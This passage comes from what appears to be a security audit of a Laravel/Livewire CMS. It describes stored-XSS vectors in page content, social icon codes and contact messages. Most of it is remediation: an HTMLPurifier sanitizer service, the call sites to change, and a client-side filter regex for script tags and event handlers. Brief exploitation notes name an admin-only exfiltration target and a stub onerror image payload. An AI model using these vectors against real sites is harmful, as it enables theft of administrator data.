the exfil target. facode and page_content fire for
everyone, but fetch('/admin/users') sits behind
auth + can:isAdmin, so a guest or editor just gets a
login redirect or a 403 instead of data. The payload only pays off when the
victim is an admin, which is why the contact vector, the one only admins ever
open, is the dependable one. Second gotcha: the contact page has to
exist and be published or /contact 404s for anonymous visitors. It's
seeded with status = 'published' by default, so no manual step, but
if someone flips it to draft the whole vector dies. And there's no CSP anywhere,
so nothing blocks the inline onerror handlers; if one gets added
later, these payloads are exactly what it kills first.
Remediation
The root cause is that attacker-controlled Html reaches the database unsanitized. The fix is a single reusable sanitizer service, wired into every save path that persists admin-submitted Html, so no future field can skip it by accident.
PHP's most widely used allowlist-based Html sanitizer is ezyang/htmlpurifier.
It is not currently a dependency of this project:
composer require ezyang/htmlpurifier
page_content, facode, and the contact form's
message field all need different allowlists:
page_content is genuine rich text (links, images, headings),
facode is meant to be a single <i class="...">
tag, and message is plain text that should carry no Html at all.
One shared class with three profiles keeps every call site correct
without duplicating HTMLPurifier config:
<?php

namespace App\Services;

use HTMLPurifier;
use HTMLPurifier_Config;

class HtmlSanitizer
{
    public function sanitizePageContent(string $html): string
    {
        return $this->purify($html, 'p,br,strong,em,ul,ol,li,a[href],img[src|alt|width|height],h2,h3,h4');
    }

    public function sanitizeIcon(string $html): string
    {
        return $this->purify($html, 'i[class]');
    }

    public function sanitizePlainText(string $html): string
    {
        return $this->purify($html, '');
    }

    private function purify(string $html, string $allowed): string
    {
        $config = HTMLPurifier_Config::createDefault();
        $config->set('HTML.Allowed', $allowed);
        $config->set('Cache.SerializerPath', storage_path('app/htmlpurifier'));

        return (new HTMLPurifier($config))->purify($html);
    }
}
No constructor arguments, so Laravel resolves it automatically wherever it's
type-hinted, the same way App\Services\PluginManager is already
resolved elsewhere in this app. The Cache.SerializerPath line matters:
HTMLPurifier writes an internal definition cache on first run, and without a
writable path it will try to write inside vendor/, which fails on
most deployments. Pointing it at storage/app/htmlpurifier uses a
directory Laravel already controls.
Livewire 3 resolves type-hinted parameters on action methods through the
container before passing along any caller-supplied arguments, the same way a
controller method gets its dependencies. That means no manual
new HtmlSanitizer() anywhere. Six call sites persist
page_content, facode, or a raw contact message
today, and each needs one line (or a reordered signature) added immediately
before the value is saved:
use App\Services\HtmlSanitizer; // add to the existing use block

public function store(HtmlSanitizer $sanitizer)
{
    $this->validate();
    $this->page_content = $sanitizer->sanitizePageContent($this->page_content);

    $page = $this->createPage();
// ...use App\Services\HtmlSanitizer; // add to the existing use block
public function updatePage(HtmlSanitizer $sanitizer)
{
$this->validate([ /* ...unchanged... */ ]);
$this->page_content = $sanitizer->sanitizePageContent($this->page_content);
$this->pageInstance->update([
// ...use App\Services\HtmlSanitizer; // add to the existing use block
public function updateHome(HtmlSanitizer $sanitizer)
{
$this->validate([ /* ...unchanged... */ ]);
$this->page_content = $sanitizer->sanitizePageContent($this->page_content);
$this->homeData->update([
// ...
HomeIndex is easy to miss: HomeCreate and
HomeEdit look like the obvious place to check but are unused
stubs. HomeIndex::updateHome() is the component that actually
feeds {!! $page_content !!} on the homepage.
use App\Services\HtmlSanitizer; // add to the existing use block

public function store_media(HtmlSanitizer $sanitizer)
{
    $this->validate(['link' => 'required', 'facode' => 'required']);

    Social::create([
        'link'   => $this->link,
        'facode' => $sanitizer->sanitizeIcon($this->facode),
    ]);
    // ...
}

public function updateSocialMediaItem(HtmlSanitizer $sanitizer, $id)
{
    $index = array_search($id, array_column($this->socialMediaLinks, 'id'));
    if ($index !== false) {
        $social = Social::find($id);
        if ($social) {
            $social->link   = $this->socialMediaLinks[$index]['link'];
            $social->facode = $sanitizer->sanitizeIcon($this->socialMediaLinks[$index]['facode']);
            $social->save();
        }
    }
}use App\Services\HtmlSanitizer; // add to the existing use block
public function submitContact(HtmlSanitizer $sanitizer)
{
$this->validate();
$contact_form_data = [
'name' => $this->formData['name'],
'email' => $this->formData['email'],
'phone' => $this->formData['phone'],
'message' => $sanitizer->sanitizePlainText($this->formData['message']),
];
Contact::create([
'page_id' => $this->page_id,
'contact_data' => $contact_form_data,
]);
// ...
Note the reordered signature on updateSocialMediaItem(): the
container-resolved HtmlSanitizer comes first, then the
caller-supplied $id, matching Livewire's action-injection
convention. With all six call sites wired, an attacker-submitted
<img src=x onerror="..."> comes back as a harmless
<img src="x"> for page content, is stripped to nothing
for facode since img was never on that profile's
allowlist, and is stripped to nothing for a contact message too, since
sanitizePlainText() allows no tags at all. The
{!! !!} in admin/contacts/index.blade.php can
stay exactly as it is; it's only dangerous because of what currently
reaches it, not because raw output is inherently wrong here.
{{ }} for the facode field and store the class name only
Font Awesome icons do not need to be stored as raw Html. Store only the CSS
class string (fab fa-github) and construct the tag in the template:
{{-- Store: "fab fa-github" --}}
{{-- Render: --}}
<i class="{{ $social->facode }}"></i>
The {{ }} syntax Html-encodes the class string before output.
There is no Html in the database to inject. This completely eliminates the
stored XSS vector for social icons without any sanitization library required.
Change codeviewFilter: false to codeviewFilter: true.
This re-enables Summernote's sanitization pipeline. The existing regex only
covers <script> tags; update it to also strip event handler
attributes using a broader pattern, or switch to a dedicated library like
DOMPurify on the client side:
// In the Summernote config, replace codeviewFilter: false with:
codeviewFilter: true,
codeviewFilterRegex: new RegExp(
    // Remove <script> tags
    '<script\\b[^<]*(?:(?!<\\/script>)<[^<]*)*<\\/script>' +
    // Remove event handler attributes (on*)
    '|\\bon\\w+\\s*=\\s*["\'][^"\']*["\']' +
    '|\\bon\\w+\\s*=\\s*[^\\s>]+',
    'gi'
  ),
Note that client-side filtering is a defense-in-depth measure, not a primary defense. A motivated attacker submitting requests directly (bypassing the browser and the editor entirely) will not be stopped by JavaScript-based filtering. Server-side sanitization (Fix 1) must always be present.
Remediation Checklist
{!! !!} in Blade, including fields populated by public,
unauthenticated forms, not just the admin panel. For each one, confirm
that either: the content is generated entirely by server-side trusted
code, or the content is sanitized with an allowlist-based library
before storage.
facode field to store only CSS class strings, not
Html markup. Update the template to construct the <i>
tag using {{ $social->facode }}. Delete the current
{!! !!} render.
App\Services\HtmlSanitizer (composer require
ezyang/htmlpurifier) and call it from every save path before
Eloquent persists the value: PageCreate::store(),
PageEdit::updatePage(), HomeIndex::updateHome(),
Settings::store_media(),
Settings::updateSocialMediaItem(), and
ContactPageComponent::submitContact() (using
sanitizePlainText(), since a contact message should never
contain Html).
codeviewFilter: false to codeviewFilter: true
in the Summernote config. Add a client-side DOMPurify call as defense-in-depth.
Do not rely on the existing codeviewFilterRegex; it does not
address event handler attributes.
HttpOnly as an XSS fix. It stops JavaScript from
reading the session cookie, but stored XSS runs inside
the victim's session and can read the XSRF-TOKEN cookie and
make authenticated requests as the victim. The only real fixes are
sanitization, safe templating, and a Content Security Policy.
settings.general_scripts and settings.google_ga:
both are saved without sanitization in Settings.php, but neither
is actually rendered anywhere today: the @if($settings->google_ga)
guard in the frontend layouts has an empty body, and general_scripts
is stored but never echoed. They are inert now, but they are a footgun waiting
for a developer to actually echo them. Don't wire them in with {!! !!}.